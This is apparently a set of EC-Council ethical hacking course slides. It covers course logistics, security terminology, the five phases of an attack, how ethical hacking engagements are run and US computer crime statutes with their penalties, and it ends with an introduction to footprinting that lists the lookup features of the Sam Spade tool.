# Ethical Hacking

## Introduction

# Introductions



- ⦿ Name

- ⦿ Company Affiliation

- ⦿ Title / Function

- ⦿ Job Responsibility

- ⦿ System security related experience

- ⦿ Expectations

# Course Materials



- Identity Card
- Student Courseware
- Lab Manual / Workbook
- Compact Disc
- Course Evaluation
- Reference Materials

# Course Outline

⦿ **Module I : Introduction to Ethical Hacking**

⦿ **Module II: Footprinting**

⦿ **Module III: Scanning**

⦿ **Module IV: Enumeration**

⦿ **Module V: System Hacking**

# Course Outline (contd..)

- Module VI: Trojans and Backdoors

- Module VII: Sniffers

- Module VIII: Denial of Service

- Module IX: Social Engineering

- Module X: Session Hijacking

EC-Council

# Course Outline (contd..)

- Module XI: Hacking Web Servers

- Module XII: Web Application Vulnerabilities

- Module XIII: Web Based Password Cracking

  Techniques

- Module XIV:  SQL Injection

- Module XV: Hacking Wireless Networks

EC-Council

# Course Outline (contd..)

- Module XVI: Viruses

- Module XVII: Novell Hacking

- Module XVIII: Linux Hacking

- Module XIX: Evading IDS, Firewalls and Honey pots

- Module XX: Buffer Overflows

- Module XXI: Cryptography

# EC-Council Certified e- business Certification Program

There are five e-Business certification tracks under **EC-Council** Accreditation body:

- 1. Certified e-Business Associate
- 2. Certified e-Business Professional
- 3. Certified e-Business Consultant
- 4. E++ Certified Technical Consultant
- 5. Certified Ethical Hacker

# EC-Council Certified Ethical Hacker

# Student Facilities

**Class Hours**

**Building Hours**

**Parking**

**Restrooms**

**Meals**

**Phones**

**Messages**

**Smoking**

**Recycling**

# Lab Sessions



- Lab Sessions are designed to reinforce the classroom sessions

- The sessions are intended to give a hands on experience only and does not guarantee proficiency.

# Ethical Hacking

Module I

Introduction to Ethical Hacking

# Module Objective

- Understanding the importance of security

- Introducing ethical hacking and essential terminology for the module

- Understanding the different phases involved in an exploit by a hacker

- Overview of attacks and identification of exploit categories

- Comprehending ethical hacking

- Legal implications of hacking

- Hacking, law and punishment

# Problem Definition – Why Security?

- Evolution of technology focused on ease of use

- Increasing complexity of computer infrastructure administration and management

- Decreasing skill level needed for exploits

- Direct impact of security breach on corporate asset base and goodwill

- Increased networked environment and network based applications

# Can Hacking Be Ethical?

- The noun '<u>hacker</u>' refers to a person who enjoys learning the details of computer systems and stretch their capabilities.

- The verb '<u>hacking</u>' describes the rapid development of new programs or the reverse engineering of already existing software to make the code better, and efficient.

- The term '<u>cracker</u>' refers to a person who uses his hacking skills for offensive purposes.

- The term '<u>ethical hacker</u>' refers to security professionals who apply their hacking skills for defensive purposes.

# Essential Terminology

- <u>Threat</u> – An action or event that might prejudice security. A threat is a *potential* violation of security.
- <u>Vulnerability</u> – Existence of a weakness, design, or implementation error that can lead to an unexpected, undesirable event compromising the security of the system.
- <u>Target of Evaluation</u> – An IT system, product, or component that is identified/subjected as requiring security evaluation.
- <u>Attack</u> – An assault on system security that derives from an intelligent threat. An attack is any *action* that violates security.
- <u>Exploit</u> – A defined way to breach the security of an IT system through vulnerability.

# Elements of Security

- <u>Security</u> is a state of well-being of information and infrastructures in which the possibility of successful yet undetected theft, tampering, and disruption of information and services is kept low or tolerable

- Any hacking event will affect any one or more of the essential security elements.

- Security rests on confidentiality, authenticity, integrity, and availability

  - <u>Confidentiality</u> is the concealment of information or resources.

  - <u>Authenticity</u> is the identification and assurance of the origin of information.

  - <u>Integrity</u> refers to the trustworthiness of data or resources in terms of preventing improper and unauthorized changes.

  - <u>Availability</u> refers to the ability to use the information or resource desired

# What Does a Malicious Hacker Do?

⊙ **Reconnaissance**
- Active / passive

⊙ **Scanning**

⊙ **Gaining access**
- Operating system level / application level
- Network level
- Denial of service

⊙ **Maintaining access**
- Uploading / altering / downloading programs or data

⊙ **Covering tracks**



1 Reconnaissance

5 Clearing Tracks

2 Scanning

4 Maintaining Access

3 Gaining Access

# Phase 1 - Reconnaissance

- Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack. It involves network scanning either external or internal without authorization

- Business Risk – 'Notable' – Generally noted as a "rattling the door knobs" to see if someone is watching and responding. Could be future point of return when noted for ease of entry for an attack when more is known on a broad scale about the target.

# Phase 1 - Reconnaissance (contd.)

- ⊙ Passive reconnaissance involves monitoring network data for patterns and clues.
  - Examples include sniffing, information gathering etc.

- ⊙ Active reconnaissance involves probing the network to detect
  - accessible hosts
  - open ports
  - location of routers
  - details of operating systems and services

# Phase 2 - Scanning

- Scanning refers to pre-attack phase when the hacker scans the network with specific information gathered during reconnaissance.

- Business Risk – 'High' – Hackers have to get a single point of entry to launch an attack and could be point of exploit when vulnerability of the system is detected.

- Scanning can include use of dialers, port scanners, network mapping, sweeping, vulnerability scanners etc.

EC-Council

# Phase 3 - Gaining Access

- Gaining Access refers to the true attack phase. The hacker exploits the system.

- The exploit can occur over a LAN, locally, Internet, offline, as a deception or theft. Examples include stack-based buffer overflows, denial of service, session hijacking, password filtering etc.

- Influencing factors include architecture and configuration of target system, skill level of the perpetrator and initial level of access obtained.

- Business Risk – 'Highest' - The hacker can gain access at operating system level, application level or network level.

# Phase 4 - Maintaining Access

- Maintaining Access refers to the phase when the hacker tries to retain his 'ownership' of the system.

- The hacker has exploited a vulnerability and can tamper and compromise the system.

- Sometimes, hackers harden the system from other hackers as well (to own the system) by securing their exclusive access with Backdoors, RootKits, Trojans and Trojan horse Backdoors.

- Hackers can upload, download or manipulate data / applications / configurations on the 'owned' system.

# Phase 5 - Covering Tracks

- Covering Tracks refers to the activities undertaken by the hacker to extend his misuse of the system without being detected.

- Reasons include need for prolonged stay, continued use of resources, removing evidence of hacking, avoiding legal action etc.

- Examples include Steganography, tunneling, altering log files etc.

- Hackers can remain undetected for long periods or use this phase to start a fresh reconnaissance to a related target system.

# Hacker Classes

## ⊙ Black hats

- Individuals with extraordinary computing skills, resorting to malicious or destructive activities. Also known as 'Crackers.'

## ⊙ White Hats

- Individuals professing hacker skills and using them for defensive purposes. Also known as 'Security Analysts'.

## ⊙ Gray Hats

- Individuals who work both offensively and defensively at various times.

## ⊙ Ethical Hacker Classes

- **Former Black Hats**
  - Reformed crackers
  - First-hand experience
  - Lesser credibility perceived
- **White Hats**
  - Independent security consultants (maybe groups as well)
  - Claims to be knowledgeable about black hat activities
- **Consulting Firms**
  - Part of ICT firms
  - Good credentials

# Hacktivism

- Refers to 'hacking with / for a cause'.

- Comprises of hackers with a social or political agenda

- Aims at sending across a message through their hacking activity and gaining visibility for their cause and themselves.

- Common targets include government agencies, MNCs, or any other entity perceived as 'bad' or 'wrong' by these groups / individuals.

- It remains a fact however, that gaining unauthorized access is a crime, <u>no matter what the intent.</u>

# What do Ethical Hackers do?

- "*If you know the enemy and know yourself, you need not fear the result of a hundred battles.*"
  - *– Sun Tzu,* Art of War

- Ethical hackers tries to answer:
  - What can the intruder see on the target system? (Reconnaissance and Scanning phase of hacking)
  - What can an intruder do with that information? (Gaining Access and Maintaining Access phases)
  - Does anyone at the target notice the intruders attempts or success? (Reconnaissance and Covering Tracks phases)

- If hired by any organization, an ethical hacker asks the organization *what* it is trying to protect, *against whom* and *what resources* it is willing to expend in order to gain protection.

# Skill Profile of an Ethical Hacker



- ⊙ Computer expert adept at technical domains.

- ⊙ In-depth knowledge about target platforms (such as windows, Unix, Linux).

- ⊙ Exemplary knowledge in networking and related hardware / software.

- ⊙ Knowledgeable about security areas and related issues – though not necessarily a security professional.

# How do they go about it?

- Any security evaluation involves three components:

- <u>Preparation</u> – In this phase, a formal contract is signed that contains a non-disclosure clause as well as a legal clause to protect the ethical hacker against any prosecution that he may attract during the conduct phase. The contract also outlines infrastructure perimeter, evaluation activities, time schedules and resources available to him.

- <u>Conduct</u> – In this phase, the evaluation technical report is prepared based on testing potential vulnerabilities.

- <u>Conclusion</u> – In this phase, the results of the evaluation is communicated to the organization / sponsors and corrective advise / action is taken if needed.

# Modes of Ethical Hacking

- <u>Remote network</u> – This mode attempts to simulate an intruder launch an attack over the Internet.

- <u>Remote dial-up network</u> - This mode attempts to simulate an intruder launching an attack against the client's modem pools.

- <u>Local network</u> – This mode simulates an employee with legal access gaining unauthorized access over the local network.

- <u>Stolen equipment</u> – This mode simulates theft of a critical information resource such as a laptop owned by a strategist, (taken by the client unaware of its owner and given to the ethical hacker).

- <u>Social engineering</u> – This aspect attempts to check the integrity of the organization's employees.

- <u>Physical entry</u> – This mode attempts to physically compromise the organization's ICT infrastructure.

# Security Testing

- There are many different forms of security testing. Examples include vulnerability scanning, ethical hacking and penetration testing. Security testing can be conducted using one of two approaches:

- <u>Black-box</u> (with no prior knowledge of the infrastructure to be tested)

- <u>White-box</u> (with a complete knowledge of the network infrastructure).

- Internal Testing is also known as *Gray-box* testing and this examines the extent of access by insiders within the network.

# Deliverables

- Ethical Hacking Report

- Details the results of the hacking activity, matching it against the work schedule decided prior to the conduct phase.

- Vulnerabilities are detailed and avoidance measures suggested. Usually delivered in hard copy format for security reasons.

- Issues to consider – Nondisclosure clause in the legal contract - availing the right information to the right person), integrity of the evaluation team, sensitivity of information.

# Computer Crimes and Implications

- Cyber Security Enhancement Act 2002 – implicates life sentences for hackers who 'recklessly' endanger the lives of others.

- The CSI/FBI 2002 Computer Crime and Security Survey noted that 90% of the respondents acknowledged security breaches, but only 34% reported the crime to law enforcement agencies.

- The FBI computer crimes squad estimates that between 85 to 97 percent of computer intrusions are not even detected.

- Stigma associated with reporting security lapses

# Legal Perspective (US Federal Law)

Federal Criminal Code Related to Computer Crime:

- 18 U.S.C. § 1029. ***Fraud and Related Activity in Connection with Access Devices***

- 18 U.S.C. § 1030. ***Fraud and Related Activity in Connection with Computers***

- 18 U.S.C. § 1362. ***Communication Lines, Stations, or Systems***

- 18 U.S.C. § 2510 et seq. ***Wire and Electronic Communications Interception and Interception of Oral Communications***

- 18 U.S.C. § 2701 et seq. ***Stored Wire and Electronic Communications and Transactional Records Access***

# Section 1029

Subsection (a)  Whoever -

(1) knowingly and with intent to defraud produces, uses, or traffics in one or more counterfeit access devices;

(2) knowingly and with intent to defraud traffics in or uses one or more unauthorized access devices during any one-year period, and by such conduct obtains anything of value aggregating $1,000 or more during that period;

(3) knowingly and with intent to defraud possesses fifteen or more devices which are counterfeit or unauthorized access devices;

(4) knowingly, and with intent to defraud, produces, traffics in, has control or custody of, or possesses device-making equipment;

# Section 1029 (contd.)

(5) knowingly and with intent to defraud effects transactions, with 1 or more access devices issued to another person or persons, to receive payment or any other thing of value during any 1-year period the aggregate value of which is equal to or greater than $1,000;

(6) without the authorization of the issuer of the access device, knowingly and with intent to defraud solicits a person for the purpose of—

    (A) offering an access device; or

    (B) selling information regarding or an application to obtain an access device;

(7) knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services;

# Section 1029 (contd.)

(8) knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a scanning receiver;

(9) knowingly uses, produces, traffics in, has control or custody of, or possesses hardware or software, knowing it has been configured to insert or modify telecommunication identifying information associated with or contained in a telecommunications instrument so that such instrument may be used to obtain telecommunications service without authorization; or

(10) without the authorization of the credit card system member or its agent, knowingly and with intent to defraud causes or arranges for another person to present to the member or its agent, for payment, 1 or more evidences or records of transactions made by an access device.

# Penalties

(A) in the case of an offense that does not occur after a conviction for another offense under this section--

- (i) if the offense is under paragraph (1), (2), (3), (6), (7), or (10) of subsection (a), a fine under this title or imprisonment for not more than 10 years, or both; and

- (ii) if the offense is under paragraph (4), (5), (8), or (9) of subsection (a), a fine under this title or imprisonment for not more than 15 years, or both;

(B) in the case of an offense that occurs after a conviction for another offense under this section, a fine under this title or imprisonment for not more than 20 years, or both; and

(C) in either case, forfeiture to the United States of any personal property used or intended to be used to commit the offense.

# Section 1030 – (a) (1)

Subsection (a) Whoever--

(1) having knowingly accessed a computer without authorization or exceeding authorized access, and by means of such conduct having obtained information that has been determined by the United States Government pursuant to an Executive order or statute to require protection against unauthorized disclosure for reasons of national defense or foreign relations, or any restricted data, as defined in paragraph y of section 11 of the Atomic Energy Act of 1954, with reason to believe that such information so obtained could be used to the injury of the United States, or to the advantage of any foreign nation willfully communicates, delivers, transmits, or causes to be communicated, delivered, or transmitted, or attempts to communicate, deliver, transmit or cause to be communicated, delivered, or transmitted the same to any person not entitled to receive it, or willfully retains the same and fails to deliver it to the officer or employee of the United States entitled to receive it;

# Section 1030 (2) (A) (B) (C)

(2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains--

    (A) information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602(n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);

    (B) information from any department or agency of the United States; or

    (C) information from any protected computer if the conduct involved an interstate or foreign communication;

# Section 1030 (3) (4)

(3) intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;

(4) knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than $5,000 in any 1-year period;

# Section 1030 (5) (A) (B)

(5)(A)(i) knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;

(ii) intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or

(iii) intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage; and

(5)(B) by conduct described in clause (i), (ii), or (iii) of subparagraph (A), caused (or, in the case of an attempted offense, would, if completed, have caused)--

# Section 1030 (5) (B) (contd.)

(i) loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1 or more other protected computers) aggregating at least $5,000 in value;

(ii) the modification or impairment, or potential modification or impairment, of the medical examination, diagnosis, treatment, or care of 1 or more individuals;

(iii) physical injury to any person;

(iv) a threat to public health or safety; or

(v) damage affecting a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;

# Section 1030 (6) (7)

(6) knowingly and with intent to defraud traffics (as defined in section 1029) in any password or similar information through which a computer may be accessed without authorization, if--

   (A) such trafficking affects interstate or foreign commerce; or

   (B) such computer is used by or for the Government of the United States;

(7) with intent to extort from any person any money or other thing of value, transmits in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer;

# Penalties

(1) (A) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(1) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

  (B) a fine under this title or imprisonment for not more than twenty years, or both, in the case of an offense under subsection (a)(1) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

(2) (A) except as provided in subparagraph (B), a fine under this title or imprisonment for not more than one year, or both, in the case of an offense under subsection (a)(2), (a)(3), (a)(5)(A)(iii), or (a)(6) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

# Penalties (contd.)

- (B) a fine under this title or imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(2), or an attempt to commit an offense punishable under this subparagraph, if--
  - (i) the offense was committed for purposes of commercial advantage or private financial gain;
  - (ii) the offense was committed in furtherance of any criminal or tortuous act in violation of the Constitution or laws of the United States or of any State; or
  - (iii) the value of the information obtained exceeds $5,000;

- (C) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(2), (a)(3) or (a)(6) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

# Penalties (contd.)

(3)(A) a fine under this title or imprisonment for not more than five years, or both, in the case of an offense under subsection (a)(4) or (a)(7) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

(3)(B) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(4), (a)(5)(A)(iii), or (a)(7) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

# Penalties (contd.)

(4)(A) a fine under this title, imprisonment for not more than 10 years, or both, in the case of an offense under subsection (a)(5)(A)(i), or an attempt to commit an offense punishable under that subsection;

(4)(B) a fine under this title, imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(5)(A)(ii), or an attempt to commit an offense punishable under that subsection;

(4)(C) a fine under this title, imprisonment for not more than 20 years, or both, in the case of an offense under subsection (a)(5)(A)(i) or (a)(5)(A)(ii), or an attempt to commit an offense punishable under either subsection, that occurs after a conviction for another offense under this section.

# Summary

- Security is critical across sectors and industries.

- Ethical Hacking is a methodology to simulate a malicious attack without causing damage.

- Hacking involves five distinct phases.

- Security evaluation includes preparation, conduct and evaluation phases.

- Cyber crime can be differentiated into two categories.

- U.S. Statutes $\xi$ 1029 and 1030 primarily address cyber crime.

# Ethical Hacking

Module II

Footprinting

# Scenario



*Adam is furious. He had applied for the network engineer job at targetcompany.com He believes that he was rejected unfairly. He has a good track record, but the economic slowdown has seen many layoffs including his. He is frustrated – he needs a job and feels he has been wronged. Late in the evening he decides that he will prove his mettle.*

- What do you think Adam would do?

- Where would he start and how would he go about it?

- Are there any tools that can help him in his effort?

- Can he cause harm to targetcompany.com?

- As a security professional, where can you lay checkpoints and how can you deploy countermeasures?

# Module Objectives

- Overview of the Reconnaissance Phase

- Introducing Footprinting

- Understanding the information gathering methodology of hackers

- Comprehending the Implications

- Learning some of the tools used for reconnaissance phase

- Deploying countermeasures

# Revisiting Reconnaissance

**1** Reconnaissance

**2** Scanning

**3** Gaining Access

**4** Maintaining Access

**5** Clearing Tracks

- Reconnaissance refers to the preparatory phase where an *attacker seeks to gather as much information as possible* about a target of evaluation prior to launching an attack.

- It involves network scanning either external or internal without authorization.

# Defining Footprinting

- Footprinting is the blueprinting of the security profile of an organization, undertaken in a methodological manner.

- Footprinting is one of the three pre-attack phases. The others are scanning and enumeration.

- Footprinting results in a unique organization profile with respect to networks (Internet / Intranet / Extranet / Wireless) and systems involved.

# Information Gathering Methodology

- **Unearth initial information**
- **Locate the network range**

Footprinting

- Ascertain active machines
- Discover open ports / access points
- Detect operating systems
- Uncover services on ports
- Map the Network

# Unearthing Initial Information

- *Commonly includes*:
- Domain name lookup
- Locations
- Contacts (Telephone / mail)
- *Information Sources*:
- Open source
- Whois
- Nslookup
- **Hacking Tool**:
- Sam Spade



**Spade - Script Console**

File  Edit  View  Window  Basics  Tools  Help

www.targetcompany

Basics menu:
- Ping
- nslookup
- Whois
- IP Block
- Dig
- Traceroute
- Finger
- SMTP Verify
- Time
- Blacklist
- Abuse Lookup

Tools  Help
- Zone Transfer...
- SMTP Relay check...
- Scan Addresses...
- Crawl website...
- Browse web...
- Check cancels...
- Fast traceroute
- Slow traceroute
- S-lang command...
- Decode URL...
- Parse email headers...
